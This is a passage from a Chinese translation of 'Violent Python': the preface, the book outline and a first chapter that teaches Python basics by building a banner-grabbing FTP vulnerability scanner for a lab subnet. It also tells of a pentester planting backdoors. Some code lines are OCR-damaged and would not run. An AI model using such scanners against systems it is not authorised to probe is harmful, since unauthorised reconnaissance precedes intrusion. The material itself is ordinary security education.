
Violent Python

A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers

连载介绍信息: zone.wooyun.org/content/23138

原作者：Chris Katsaropoulos
第一译者：草帽小子-DJ
第二译者：crown 、 prince



WIND PUNISH

目錄

Violent Python 中文版

> 连载介绍信息: zone.wooyun.org/content/23138
>
> 原作者：Chris Katsaropoulos
>
> 第一译者：草帽小子-DJ
>
> 第二译者：crown丶prince

偶然机会，与草帽小子-DJ先生结识，我们都是网络安全爱好者，都是python爱好者，都想翻译些文章提高自己英文水平，又都想做出点事情，于是《Violent Python》的中文版诞生了。

《Violent Python》（ http://book.douban.com/subject/11605108/ ）这本书将python与渗透测试很好的结合在了一起，作者每一章会通过一个小故事引导读者，通过这本书，已经掌握python的读者可以更好的将python应用到渗透测试所需程序上。

翻译这本书是为了学习，翻译过程中，我们已经尽最大努力理解作者要表达的意思，纯属兴趣爱好，不用于任何商业活动。翻译水平有限，望大家多多指点！后续的章节会随着我们学习的进程逐步分享给大家。

分享到乌云，希望在我们学习的过程中，也能帮助到更多人。正如乌云zone所说，“你可以加入某些特定的领域，去关注那些你想去学习的人，同时持续的分享和毫无保留的帮助他人”

最后，要感谢本书原作者Chris Katsaropoulos先生和他的那句“anything is possible if you try hard enough.“，没有这些就没有我们翻译的动力，感谢本书的第一译者草帽小子-DJ先生，这本书的大部分是由他翻译的，我仅仅帮助他翻译了部分章节和进行了力所能及的帮助，所以要感谢他对我的信任和支持。

全书目录

介绍

Python是一门黑客语言，它简单易学，开发效率高，拥有大量的第三方库，学习门槛低。Python提供了高效的开发平台来构建我们自己的攻击工具。如果你用的是Mac OS X或者是Linux系统，Python已经内置在你的系统中。丰富的攻击攻击已经存在，学习Python可以帮助你解决那些工具不能解决的问题。

目标人群

每个人的学知识并不同，然而，不管你是想学习如何编写Python代码的初学者，或者是一位想将你的技术运用到渗透测试中的高级程序员。这本书适合你！

本书的结构

写这本书时，我们写了一些邪恶的渗透测试的Python例子。接下来的篇章我们将介绍用Python进行渗透测试，Web分析，网络流量分析，取证分析和攻击无线设备等。希望这些例子能启发读者编写自己的Python脚本！

第一章：介绍

如果你以前没有Python编程经验，第一章将带你浏览一下Python的背景，语法，函数，迭代器等语法问题，如果你已经有Python的编程经验，可以跳过这一章。以后的章节将不会介绍更多的语言细节，你可以根据兴趣自行学习。

第二章 ： 渗透测试

第二章介绍了Python脚本用于渗透测试的内容，本章的例子包含建立一个端口扫描器，构建一个SSH的僵尸网络，降伏FTP，编写病毒和漏洞利用代码。

第三章： 法庭调查取证

第三章将利用Python进行数字调查取证。本章提供了个人地理定位，数据恢复，从windows注册表，文档元数据，镜像中提取痕迹，调查应用程序和移动设备的痕迹。

第四章： 网络流量分析

第四章将使用Python进行网络流量分析，本章的脚本演示了从捕获的数据包中定位IP地址，探讨流行的DDOS攻击工具，发现潜藏的扫描，分析僵尸网络流量，挫败入侵检测系统。

第五章： 无线攻击

第五章将介绍无线网络和蓝牙设备攻击。本章的例子将演示怎样嗅探和解析无线网络流量，构建一个无线网络记录器，发现隐藏的无线网络，确认恶意的无线网络工具的使用，追踪蓝牙接收器，攻击蓝牙漏洞。

第六章： **Web**侦查

本章将演示用Python侦查Web性息。本章的例子包含用Python匿名访问web网站，试探流行的媒体网站，发送钓鱼邮件。

第七章： 躲避杀毒系统

在最后一章，我们构建了一个躲避杀毒系统的恶意软件，我们上传我们的恶意软件到在线的杀毒系统扫描。

第1章 介绍

本章内容 ：

1. 建立Python 开发环境
2. Python 语言简介
3. 变量，字符串，列表，字典介绍
4. 使用用网络，迭代器，异常处理，模块等
5. 写第一个Python 程序，字典密码破解器
6. 写第二个Python 程序，压缩文件密码暴力破解

> 对我来说，武术的非凡之处在于它的简单。简单是最美的，而武术也没有什么特别之处；以无法为有法，以有限为无限，是为武术最高境界！
>
> ——截拳道宗师 李小龙

引文：用python 进行的一次渗透测试

最近，我的一个朋友对一家世界财富500 强公司的计算机安全系统进行了渗透测试。虽然该公司已建立和保持一个了优秀的安全机制，但他最终还是发现了一个存在漏洞而未打补丁的服务器。几分钟之内，他用开源工具入侵了这个系统并获得管理权。然后，他扫描了剩下的服务器以及客户机，并没有发现任何额外的漏洞。

从这一点看，他的测试似乎结束了，但是真正的渗透测试才刚刚开始。

他打开了自己常用的文本编辑器，写下了一个Python 测试脚本，利用这个脚本发现了其余存在漏洞的服务器，几分钟后，他获得了网络上超过一千台机器的管理权，然而，在这样做时，他随后产生了一个难以管理的问题。 他知道，系统管理员会注意到他的攻击并拒绝再让他访问。所以，他赶紧想办法在自己已经控制的服务器上，安装永久的后门。

检查了一下自己渗透测试用到的文件后，我的朋友意识到他的这台客户机存在着很重要的域控制器。以此得知，管理员使用了一个完全独立的管理账户登陆域控制器，我的朋友写了一个小脚本检查1000 台机器上已经登录的用户，过了一会，我的朋友被告知，域管理员登录到了一个机器。他的监测基本完成，我的朋友现在知道在哪里继续他的攻击了。

我朋友的迅速反应和他在压力下能创造性的思考的能力，促使他成为了一个渗透测试者。他为了成功入侵这个世界500 强公司，自己写了脚本工具。一个小的Python 脚本帮助他入侵了一千多个工作站。另一个小脚本允许他在管理员发现前成功triage。一个真正的渗透测试者会编写自己的工具来解决所遇到的问题。所以，让我们以安装开发环境为开始，学习如何打造自己的工具吧！

建立开发环境

Python 的下载网站（ http://www.python.org/download/ ）提供了Python 在Windows，Mac OS X 和Linux 上的安装包。如果您运行的是Mac OS X 或 Linux，Python 的解释器已经预先安装在了系统上。安装包为程序开发者提供了Python 解释器，标准库和几个内置模块。 Python 标准库和内置模块提供的功能范围广泛，包括内建的数据类型，异常处理，数字和数学模块，文件处理功能，如加密服务，与操作系统互操作性，网络数据处理，并与IP 协议交互，还包括许多其他有用模块。同时，程序开发者可以很容易地安装任何第三方软件包。第三方软件包的完整列表可在 http://pypi.python.org/pypi/ 上看到

安装第三方库

在第二章中，我们将利用python 的 `python-nmap` 包来处理的NMAP 的结果。下面的例子描述了如何下载和安装 `python-nmap` 包（或其他任何包，真的）。一旦我们已经保存了包到本地，我们解压这个包，并进入压缩后的目录中。在工录中，我们执行 `python setup.py` 命令来安装 `python-nmap` 包。安装大多数第三方包将遵循下载，解压，执行 `python setup.py` 命令进行安装的相同的步骤。

```
programmer:~# wget http://xael.org/norman/python/python-nmap/pytho
0.2.4.tar.gz-On map.tar.gz
--2012-04-24 15:51:51--http://xael.org/norman/python/python-nmap/
python-nmap-0.2.4.tar.gz
Resolving xael.org... 194.36.166.10
Connecting to xael.org|194.36.166.10|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 29620 (29K) [application/x-gzip]
Saving to: 'nmap.tar.gz'
100%[==================================================
===================================================
=============>] 29,620 60.8K/s in 0.5s
2012-04-24 15:51:52 (60.8 KB/s) - 'nmap.tar.gz' saved [29620/29620]
programmer:~# tar -xzf nmap.tar.gz
programmer:~# cd python-nmap-0.2.4/
programmer:~/python-nmap-0.2.4# python setup.py install
running install
running build
running build_py
creating build
creating build/lib.linux-x86_64-2.6
creating build/lib.linux-x86_64-2.6/nmap
copying nmap/__init__.py -> build/lib.linux-x86_64-2.6/nmap
copying nmap/example.py -> build/lib.linux-x86_64-2.6/nmap
copying nmap/nmap.py -> build/lib.linux-x86_64-2.6/nmap
running install_lib
creating /usr/local/lib/python2.6/dist-packages/nmap
copying build/lib.linux-x86_64-2.6/nmap/__init__.py -> /usr/local/l
python2.6/dist-packages/nmap
copying build/lib.linux-x86_64-2.6/nmap/example.py -> /usr/local/li
python2.6/dist-packages/nmap
copying build/lib.linux-x86_64-2.6/nmap/nmap.py -> /usr/local/lib/
python2.6/dist-packages/nmap
byte-compiling /usr/local/lib/python2.6/dist-packages/nmap/__init__
to __init__.pyc
byte-compiling /usr/local/lib/python2.6/dist-packages/nmap/example.
to example.pyc
byte-compiling /usr/local/lib/python2.6/dist-packages/nmap/nmap.py
nmap.pyc
running install_egg_info
Writing /usr/local/lib/python2.6/dist-packages/python_nmap-0.2.4.eg
```

为了能够更简单的安装python 的包，python 提供了 `easy_install` 模块。运行这个简单的安装程序，程序将会在python 库中寻找这个包，如果发现则下载它并自动安装

```
programmer:~ # easy_install python-nmap
Searching for python-nmap
Readinghttp://pypi.python.org/simple/python-nmap/
Readinghttp://xael.org/norman/python/python-nmap/
Best match: python-nmap 0.2.4
Downloadinghttp://xael.org/norman/python/python-nmap/python-nmap-
0.2.4.tar.gz
Processing python-nmap-0.2.4.tar.gz
Running python-nmap-0.2.4/setup.py -q bdist_egg --dist-dir /tmp/eas
install-rtyUSS/python-nmap-0.2.4/egg-dist-tmp-EOPENs
zip_safe flag not set; analyzing archive contents...
Adding python-nmap 0.2.4 to easy-install.pth file
Installed /usr/local/lib/python2.6/dist-packages/python_nmap-0.2.4-
py2.6.egg
Processing dependencies for python-nmap
Finished processing dependencies for python-nmap
```

为了快速建立一个开发环境，我们建议您从 http://www.backtracklinux.org/downloads/ 下载最新的 BackTrack Linux 的渗透测试专版的复制版。他提供了丰富的渗透测试工具，例如forensic，Web，网络分析和无线攻击。之后的几个例子中。可能会用到一些早已内置在BackTrack 的工具或库。当在本书的例子中，需要用到标准库和内置模块之外的第三方包的时候，文章将会提供包的下载网站。设置一个开发环境时，提前下载好所有的这些第三方模块会是有用的。在 BackTrack 上，您可以通过执行 `easy_install` 命令来安装额外需要的库，这将会在 Linux 下，下载大多数例子中用到的库。

```
programmer:~ # easy_install pyPdf python-nmap pygeoip mechanize Be
```

第五章用到了一些明确的不能从 `easy_install` 下载的的蓝牙库。您可以使用包管理器下载并安装这些库。

```
attacker# apt-get install python-bluez bluetooth python-obexftp
Reading package lists... Done
Building dependency tree
Reading state information... Done
<..SNIPPED..>
Unpacking bluetooth (from .../bluetooth_4.60-0ubuntu8_all.deb)
Selecting previously deselected package python-bluez.
Unpacking python-bluez (from .../python-bluez_0.18-1_amd64.deb)
Setting up bluetooth (4.60-0ubuntu8) ...
Setting up python-bluez (0.18-1) ...
Processing triggers for python-central
```

此外，第五章和第七章中的几个例子需要一个Windows 版的Python 下载器。最新的Windows 版的Python 下载器，请访问 http://www.python.org/getit/ 最近几年python 源代码已经延伸成了2.x 和3.x 两个分支。Python 的原作者Guido van Rossum 试图清理代码使语言变得更一致，这个行为打破了python 2.x 版本与之后版本的兼容性，例如作者对 `print` 语句的更改。在本书出版时，BackTrack 5 R2 把Python 2.6.5 作为稳定的python 版本。

```
programmer# python -V
Python 2.6.5
```

解释型python VS 交互型python

与其他脚本语言类似，Python 是一种解释型语言。在运行时，解释器处理代码并执行他，为了演示python 解释器的使用，我们写一个 `.py` 文件来打印 `"Hello World"` 。为了解释这个程序，我们调用python 解释器创建一个新的脚本。

```
programmer# echo print \"Hello World\" > hello.py
programmer# python hello.py
Hello World
```

此外，python 具有交互能力，程序设计师可以调用python 解释器，并直接与解释器"交流"。要启动解释器，程序开发者要先不带参数的执行python，接着解释器会呈现一个 `>>>` 来提示程序设计师，他可以接收命令了。在这里，程序设计师输入 `print "Hello World"` 。按下回车后，python 交互解释器会立即执行该语句。

```
programmer# python
Python 2.6.5 (r265:79063, Apr 16 2010, 13:57:41)
[GCC 4.4.3] on linux2
>>>
>>> print "Hello World"
```

Hello World

为了初步了解语言背后的含义，本章偶尔会用到python 解释器的交互能力。你可以通过找寻 `>>>` 提示，来发现样例中对解释器的操作。因为我们要解释下面章节中的样例，所以我们将通过数个被称为方法或函数的、有一定功能的代码块，来建立我们的脚本。每当我们完成一个脚本，我们将展示如何重新组合这些方法（函数）来让他们在 `main()` 中被调用。试图运行一个只有孤立的函数定义而不去调用他们的脚本是毫无意义的。大多数情况下，你都可以认出完整的脚本，因为他们都有定义好的 `main()` 函数。在我们开始写我们的第一个程序前，我们将说明一些python 标准库的重要组成部分。

Python 语言

在下面的内容中，我们会讲解变量，数据类型，字符串，复杂的数据结构，网络，选择，循环，文件处理，异常处理，与操作系统进行交互。为了显示这一点，我们将构建一个简单的TCP 类型的漏洞扫描器，读取来自服务的提示消息，并把他们与已知的存在漏洞的服务版本做比较，作为一个有经验的程序设计师，你可能会发现一些最初的示例代码的设计非常难看，事实上，我们希望你能在我们的代码基础上进行发展，使他变得优雅。

那么，让我们从任何编程语言的基础——变量开始吧！

变量

在python 中，变量对应的数据存储在内存中，这种在内存中的位置可以存储不同的值，如整型，实数，布尔值，字符串，或更复杂的数据结构，例如列表或字典。在下面的代码中，我们定义一个存储整形的变量和一个存储字符串的提示消息，为了把这两个变量连接到一个字符串中，我们必须用 `str()` 函数。

```
>>> port = 21
>>> banner = "FreeFloat FTP Server"
>>> print "[+] Checking for "+banner+" on port "+str(port)
[+] Checking for FreeFloat FTP Server on port 21
```

当程序设计师声明变量后，python 为这些变量保存了内存空间。程序设计师不必声明变量的类型，相反，python 解释器决定了变量类型何在内存中为他保留的空间的大小。思考下面的例子，我们正确的声明了一个字符串，一个整数，一个列表和一个布尔值，解释器都自动的正确的识别了每个变量的类型。

```
>>> banner = "FreeFloat FTP Server" # A string
>>> type(banner)
<type 'str'>
>>> port = 21 # An integer
>>> type(port)
<type 'int'>
>>> portList=[21,22,80,110] # A list
>>> type(portList)
<type 'list'>
>>> portOpen = True # A boolean
>>> type(portOpen)
<type 'bool'>
```

字符串

在python 中字符串模块提供了一系列非常强大的字符串操作方法。阅读 http://docs.python.org/library/string.html 上的用法列表的python 文档。让我们来看几个常用的函数。思考下面这些函数的用法，`upper()` 方法将字符串中的小写字母转为大写字母，`lower()` 方法转换字符串中所有大写字母为小写，`replace(old,new)` 方法把字符串中的 `old` (旧字符串) 替换成 `new` (新字符串)，`find()` 方法检测字符串中是否包含指定的子字符串。

```
>>> banner = "FreeFloat FTP Server"
>>> print banner.upper()
FREEFLOAT FTP SERVER
>>> print banner.lower()
freefloat ftp server
>>> print banner.replace('FreeFloat','Ability')
Ability FTP Server
>>> print banner.find('FTP')
10
```

列表

Python 的数据结构——列表，提供了一种存储一组数据的方式。程序设计师可以构建任何数据类型的列表。另外，有一些内置的操作列表的方法，例如添加，删除，插入，弹出，获取索引，排序，计数，排序和反转。请看下面的例子，一个程序通过使用 `append()` 添加元素来建立一个列表，打印项目，然后在再次输出前给他们排序。程序设计师可以找到特殊元素的索引（例如样例中的80），此外，指定的元素也可以被移动。(例如样例中的443)

```
>>> portList = []
>>> portList.append(21)
>>> portList.append(80)
>>> portList.append(443)
>>> portList.append(25)
>>> print portList
[21, 80, 443, 25]
>>> portList.sort()
>>> print portList
[21, 25, 80, 443]
>>> pos = portList.index(80)
>>> print "[+] There are "+str(pos)+" ports to scan before 80."
[+] There are 2 ports to scan before 80.
>>> portList.remove(443)
>>> print portList
[21, 25, 80]
>>> cnt = len(portList)
>>> print "[+] Scanning "+str(cnt)+" Total Ports."
[+] Scanning 3 Total Ports.
```

字典

Python 的数据结构——字典，提供了一个可以存储任何数量python 对象的哈希表。字典的元素由键和值组成，让我们继续用我们的漏洞扫描器的例子来讲解python 的字典。当扫描指定的TCP 端口是，用字典包含每个端口对应的常见的服务名会很有用。建立一个字典，我们能查找像 `ftp` 这样的键并返回端口关联的值21。当我们建立一个字典时，每一个键和他的用被冒号隔开，同时，我们用逗号分隔元素。注意， `.keys()` 这个方法将返回字典的所有键的列表， `.items()` 这个方法将返回字典的元素的一系列列表。接下来，我们验证字典是否包含了指定的键(`ftp`)，伴随着键，值21 返回了。

```
>>> services = {'ftp':21,'ssh':22,'smtp':25,'http':80}
>>> services.keys()
['ftp', 'smtp', 'ssh', 'http']
>>> services.items()
[('ftp', 21), ('smtp', 25), ('ssh', 22), ('http', 80)]
>>> services.has_key('ftp')
True
>>> services['ftp']
21
>>> print "[+] Found vuln with FTP on port "+str(services['ftp'])
[+] Found vuln with FTP on port 21
```

网络

套接字模块提供了一个可以使python建立网络连接的库。让我们快速的编写一个获取提示信息的脚本，连接到特定IP地址和端口后，我们的脚本将打印提示信息，之后，我们使用 `connect()` 函数连接到IP地址和端口。一旦连接成功，就可以通过套接字进行读写。这种 `recv(1024)` 的方法将读取之后在套接字中1024字节的数据。我们把这种方式的结果存到一个变量中，然后打印到服务器。

```
>>> import socket
>>> socket.setdefaulttimeout(2)
>>> s = socket.socket()
>>> s.connect(("192.168.95.148",21))
>>> ans = s.recv(1024)
>>> print ans
220 FreeFloat Ftp Server (Version 1.00).
```

选择

像大多数编程语言一样，python提供了条件选择的方式，通过if语句，计算一个逻辑表达式来判断选择的结果。继续写我们的脚本，我们想知道，是否指定的FTP服务器是容易受到攻击的。要做到这一点，我们要拿我们的结果和已知的易受攻击的

FTP服务器版本作比较。

```
>>> import socket
>>> socket.setdefaulttimeout(2)
>>> s = socket.socket()
>>> s.connect(("192.168.95.148",21))
>>> ans = s.recv(1024)
>>> if ("FreeFloat Ftp Server (Version 1.00)" in ans):
...     print "[+] FreeFloat FTP Server is vulnerable."
... elif ("3Com 3CDaemon FTP Server Version 2.0" in banner):
...     print "[+] 3CDaemon FTP Server is vulnerable."
... elif ("Ability Server 2.34" in banner):
...     print "[+] Ability FTP Server is vulnerable."
... elif ("Sami FTP Server 2.0.2" in banner):
...     print "[+] Sami FTP Server is vulnerable."
... else:
...     print "[-] FTP Server is not vulnerable."
...
[+] FreeFloat FTP Server is vulnerable."
```

异常处理

即使一个程序设计师编写的程序语法正确，该程序仍然可能在运行或执行时发生错误。考虑经典的一种运行错误——除以零。因为零不能做除数，所以python解释器显示一条消息，把错误信息告诉程序设计师：该错误使程序停止执行。

```
>>> print 1337/0
Traceback (most recent call last):
File "<stdin>", line 1, in <module>
ZeroDivisionError: integer division or modulo by ze
```

如果我们想在我们预设的范围内处理错误，会对运行的程序产生什么影响呢？python语言提供的异常处理能力就可以这样做。让我们来更新前面的例子，我们使用 `try/except` 进行异常处理。现在程序试图除以零。当错误发生时，我们的异常处理捕获错误并把错误信息打印到屏幕上。

```
>>> try:
...     print "[+] 1337/0 = "+str(1337/0)
... except:
...     print "[-] Error. "
...
[-] Error
>>>
```

不幸的是，这给了我们非常少的关于错误的异常处理的信息。但在对待特殊错误时，这可能很有用，要做到这一点，我们将存储异常信息到一个变量中，来打印出异常信息。

```
>>> try:
...     print "[+] 1337/0 = "+str(1337/0)
... except Exception, e:
...     print "[-] Error = "+str(e)
...
[-] Error = integer division or modulo by zero
>>>
```

现在，让我们用异常处理来更新我们的脚本，我们用异常处理把网络连接代码包装起来，接下来，我们连接到一台围在TCP端口21上开放FTP服务的机器。如果我们等待连接超时，我们将看到一条信息来表明网络连接操作超时。然后，我们的程序可以继续运行。

```
>>> import socket
>>> socket.setdefaulttimeout(2)
>>> s = socket.socket()
>>> try:
...     s.connect(("192.168.95.149",21))
... except Exception, e:
...     print "[-] Error = "+str(e)
...
[-] Error = Operation timed out
```

在本书中，让我们为你提供一个与异常处理有关的警告，为了清楚的说明各种各样的概念，在下面的内容中，我们已经在最小的地方都添加了异常处理，但我们仍然欢迎你更新这新脚本，并把强化的异常处理代码分享到配到网站上。

函数

在python中，函数提供了组建好的，可反复使用的代码片段。通常，这允许程序设计师写代码来执行单独或关联的行为。

尽管python提供了许多内置函数，程序设计师仍然可以创建自定义的函数。关键字 `def` 开始了一个函数，程序设计师可以把任何变量放到括号里。这些变量随后被传递，这意味着在函数内部对这些变量的任何变化，都将影响调用的函数的值。继续以我们的FTP漏洞扫描器为例，让我们创建一个函数来执行只连接到FTP服务器的操作并返回提示信息

```
import socket
def retBanner(ip, port):
try:
    socket.setdefaulttimeout(2)
    s = socket.socket()
    s.connect((ip, port))
    banner = s.recv(1024)
    return banner
except:
    return
def main():
    ip1 = '192.168.95.148'
    ip2 = '192.168.95.149'
    port = 21
    banner1 = retBanner(ip1, port)
    if banner1:
        print '[+] ' + ip1 + ': ' + banner1
    banner2 = retBanner(ip2, port)
    if banner2:
        print '[+] ' + ip2 + ': ' + banner2
if __name__ == '__main__':
    main()
```

在返回信息后，我们的脚本需要与已知存在漏洞的程序进行核对。这也反映了函数的单一性和相关性。该函数 `checkVulns()` 用获得的信息来对服务器存在的漏洞进行判断。

```
import socket
def retBanner(ip, port):
    try:
        socket.setdefaulttimeout(2)
        s = socket.socket()
        s.connect((ip, port))
        banner = s.recv(1024)
        return banner
    except:
        return
def checkVulns(banner):
    if 'FreeFloat Ftp Server (Version 1.00)' in banner:
        print '[+] FreeFloat FTP Server is vulnerable.'
    elif '3Com 3CDaemon FTP Server Version 2.0' in banner:
        print '[+] 3CDaemon FTP Server is vulnerable.'
    elif 'Ability Server 2.34' in banner:
        print '[+] Ability FTP Server is vulnerable.'
    elif 'Sami FTP Server 2.0.2' in banner:
        print '[+] Sami FTP Server is vulnerable.'
    else:
        print '[-] FTP Server is not vulnerable.'
    return
def main():
    ip1 = '192.168.95.148'
    ip2 = '192.168.95.149'
    ip3 = '192.168.95.150'
    port = 21
    banner1 = retBanner(ip1, port)
    if banner1:
        print '[+] ' + ip1 + ': ' + banner1.strip('\n’)
        checkVulns(banner1)
    banner2 = retBanner(ip2, port)
    if banner2:
        print '[+] ' + ip2 + ': ' + banner2.strip('\n')
        checkVulns(banner2)
    banner3 = retBanner(ip3, port)
    if banner3:
        print '[+] ' + ip3 + ': ' + banner3.strip('\n')
        checkVulns(banner3)
if __name__ == '__main__':
    main()
```

迭代

上一章中，你可能会发现我们几乎重复三次写了相同的代码，来检测三个不同的IP地址。

代替反复做一件事，使用 `for` 循环便利多个元素会更加容易。举个例子：如果我们想便利整个整个IP地址从 `192.168.98.1` 到 `192.168.95.254` 的子网，我们要用一个 `for` 循环从1到255进行遍历，来打印出子网内的信息。

```
>>> for x in range(1,255):
...     print "192.168.95."+str(x)
...
192.168.95.1
192.168.95.2
192.168.95.3
192.168.95.4
192.168.95.5
192.168.95.6
... <SNIPPED> ...
192.168.95.253
192.168.95.254
```

同样，我们可能需要遍历已知的端口列表来检查漏洞。代替一系列的数字，我们可以通过一个元素列表遍历他们。

```
>>> portList = [21,22,25,80,110]
>>> for port in portList:
...     print port
...
21
22
25
80
110
```

嵌套了两个 `for` 循环，现在我们可以打印出每个IP地址和端口了。

```
>>> for x in range(1,255):
...     for port in portList:
...         print "[+] Checking 192.168.95."\
...             +str(x)+": "+str(port)
...
[+] Checking 192.168.95.1:21
[+] Checking 192.168.95.1:22
[+] Checking 192.168.95.1:25
[+] Checking 192.168.95.1:80
[+] Checking 192.168.95.1:110
[+] Checking 192.168.95.2:21
[+] Checking 192.168.95.2:22
[+] Checking 192.168.95.2:25
[+] Checking 192.168.95.2:80
[+] Checking 192.168.95.2:110
<... SNIPPED ...>
```

随着程序有了遍历IP和端口的能力，我们也将个更新我们的漏洞检测脚本，现在，我们的脚本将测试全部254个IP地址所提供的telnet, SSH, smtp, http,imap, and https服务。

```
import socket
def retBanner(ip, port):
    try:
        socket.setdefaulttimeout(2)
        s = socket.socket()
        s.connect((ip, port))
        banner = s.recv(1024)
        return banner
    except:
        return
def checkVulns(banner):
    if 'FreeFloat Ftp Server (Version 1.00)' in banner:
        print '[+] FreeFloat FTP Server is vulnerable.'
    elif '3Com 3CDaemon FTP Server Version 2.0' in banner:
        print '[+] 3CDaemon FTP Server is vulnerable.'
    elif 'Ability Server 2.34' in banner:
        print '[+] Ability FTP Server is vulnerable.'
    elif 'Sami FTP Server 2.0.2' in banner:
        print '[+] Sami FTP Server is vulnerable.'
    else:
        print '[-] FTP Server is not vulnerable.'
    return
def main():
    portList = [21,22,25,80,110,443]
        for x in range(1, 255):
        ip = '192.168.95.' + str(x)
        for port in portList:
            banner = retBanner(ip, port)
            if banner:
                print '[+] ' + ip + ': ' + banner
                checkVulns(banner)
if __name__ == '__main__':
    main()
```

文件I/O

虽然我们的脚本已有了一些能帮助检测漏洞信息的if语句，但加进一个漏洞列表会更好，举个例子，假设我们有一个叫做 `vuln_banners.txt` 的文本文件。在每一行该文件列出了具体的服务版本和已知的之前的漏洞，我们不需要构建一个庞大的if语句，让我们读取这个文本文件，并用他来判断是否我们的提示信息存在漏洞。

```
programmer$ cat vuln_banners.txt
3Com 3CDaemon FTP Server Version 2.0
Ability Server 2.34
CCProxy Telnet Service Ready
ESMTP TABS Mail Server for Windows NT
FreeFloat Ftp Server (Version 1.00)
IMAP4rev1 MDaemon 9.6.4 ready
MailEnable Service, Version: 0-1.54
NetDecision-HTTP-Server 1.0
PSO Proxy 0.9
SAMBAR
Sami FTP Server 2.0.2
Spipe 1.0
TelSrv 1.5
WDaemon 6.8.5
WinGate 6.1.1
Xitami
YahooPOPs! Simple Mail Transfer Service Ready
```

我们将会把我们更新后的代码放到函数 `checkVulns()` 中。在这里我们将用只读模式(`'r'`)打开文本文件。然后使用函数 `readlines()` 遍历文件的每一行，对每一行，我们把他与我们的提示信息作比较，注意我们必须用方法 `.strip(‘\r’)` 去掉每行的回车符，如果发现一对匹配了，我们打印出有漏洞的服务信息。

```
def checkVulns(banner):
    f = open("vuln_banners.txt",'r')
    for line in f.readlines():
        if line.strip('\n') in banner:
            print "[+] Server is vulnerable: "+banner.strip('\n')
```

SYS模块

内置的sys模块提供访问和维护python解释器的能力。这包括了提示信息，版本，整数的最大值，可用模块，路径钩子，标准错误，标准输入输出的定位和解释器调用的命令行参数。你能够在python的在线模块文档上找到更多与此相关的信息（ http://docs.python.org/library/sys ）。在创建python脚本时与sys模块交互会十分有用。我们可以，例如，想在程序运行时解析命令行参数。

思考下我们的漏洞扫描器，如果我们想要把文本文件的名字作为命令行参数传递会怎么样呢？领标 `sys.argv` 包含了全部的命令含参数。第一个索引 `sys.argv[0]` 包含了python脚本解释器的名称。列表中剩余的元素包含了以下全部的命令行参数。因此，如果我们只想传递附加的参数， `sys.argv` 应该包含两个元素。

```
import sys
if len(sys.argv)==2:
    filename = sys.argv[1]
    print "[+] Reading Vulnerabilities From: "+filename
```

运行我们的代码片段，我们看到代码成功的解析了命令行参数并把他打印到了屏幕上。你可以花时间来学习下全部的sys模块提供给程序设计师的丰富的功能。

```
programmer$ python vuln-scanner.py vuln-banners.txt
[+] Reading Vulnerabilities From: vuln-banners.txt
```

OS模块

内置的OS模块提供了丰富的与MAC,NT,Posix等操作系统进行交互的能力。这个模块允许程序独立的与操作系统环境。文件系统，用户数据库和权限进行交互。思考一下，比如，上一章中，用户把文件名作为命令行参数来传递。他可以验证文件是否存在以及当前用户是否有权限都这个文件。如果失败，他将显示一条信息，来显示一个适当的错误信息给用户 。

```
import sys
import os
if len(sys.argv) == 2:
    filename = sys.argv[1]
    if not os.path.isfile(filename):
        print '[-] ' + filename + ' does not exist.'
        exit(0)
    if not os.access(filename, os.R_OK):
        print '[-] ' + filename + ' access denied.'
        exit(0)
    print '[+] Reading Vulnerabilities From: ' + filename
```

为了验证我们的代码，我们尝试读取一个不存在的文件，该文件使我们的程序打印出了错误信息，接下来，我们创建这个文件，我们的脚本成功的读取了他。最后我们限制了权限，我们的脚本正确的打印了拒绝访问的消息。

```
programmer$ python test.py vuln-banners.txt
[-] vuln-banners.txt does not exist.
programmer$ touch vuln-banners.txt
programmer$ python test.py vuln-banners.txt
[+] Reading Vulnerabilities From: vuln-banners.txt
programmer$ chmod 000 vuln-banners.txt
programmer$ python test.py vuln-banners.txt
[-] vuln-banners.txt access denied
```

现在我们可以重新组合漏洞扫描程序的各个零件。不用担心他会错误终止或是在执行时缺少使用线程的能力或是更好的分析命令行的能力，我们将会在后面的章节继续改进这个脚本

```
Import socket
import os
import sys
def retBanner(ip, port):
    try:
        socket.setdefaulttimeout(2)
        s = socket.socket()
        s.connect((ip, port))
        banner = s.recv(1024)
        return banner
    except:
        return
def checkVulns(banner, filename):
    f = open(filename, 'r')
    for line in f.readlines():
        if line.strip('\n') in banner:
            print '[+] Server is vulnerable: ' +\
            banner.strip('\n')
def main():
    if len(sys.argv) == 2:
        filename = sys.argv[1]
        if not os.path.isfile(filename):
            print '[-] ' + filename +\
                ' does not exist.'
            exit(0)
            if not os.access(filename, os.R_OK):
                print '[-] ' + filename +\
                    ' access denied.'
                exit(0)
        else:
            print '[-] Usage: ' + str(sys.argv[0]) +\
                ' <vuln filename>'
            exit(0)
        portList = [21,22,25,80,110,443]
        for x in range(147, 150):
            ip = '192.168.95.' + str(x)
            for port in portList:
                banner = retBanner(ip, port)
                if banner:
                    print '[+] ' + ip + ': ' + banner
                    checkVulns(banner, filename)
if __name__ == '__main__':
    main()
```

你的的第一个Python程序

随着了解了如何构建python脚本，让我们开始写我们的第一个程序。在我们向前迈进前，我们将描述一些轶闻轶事，强调我们的脚本的需要。

为你的第一个程序设立个平台：

杜鹃蛋的故事

